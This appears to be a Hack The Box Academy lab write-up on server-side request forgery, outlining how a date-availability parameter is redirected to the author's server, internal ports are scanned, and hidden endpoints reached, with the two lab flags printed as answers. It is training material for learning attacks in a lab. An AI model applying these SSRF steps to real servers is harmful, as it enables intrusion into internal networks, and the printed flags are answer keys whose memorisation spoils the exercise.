Module 12: Server-side Attacks
2. Task
SECTION 3: Identifying SSRF
Question 1
Exploit a SSRF vulnerability to identify an internal web application. Access the internal application to obtain the flag.
Access website


Click on check availability

Check the request, discovered that the request sending data to http://dateserver.htb/availability.php with parameter dateserver.
Replace origin url with our url.

start our server
Connect to server


Based on the above result, we can confirm that this is indeed a ssrf. Check that if we can force the server to access in to it local network.

Create wordlist for port, and craft the port scan command



Access to all of them to check the flag:
HTB{911fc5badf7d65aed95380d536c270f8}
SECTION 4: Exploiting SSRF
Question 1
Exploit the SSRF vulnerability to identify an additional endpoint. Access that endpoint to obtain the flag. Feel free to play around with all SSRF exploitation techniques discussed in this section.
Identify an additional endpoint


Access and get the flag:
HTB{61ea58507c2b9da30465b9582d6782a1}

Testing LFI for fun
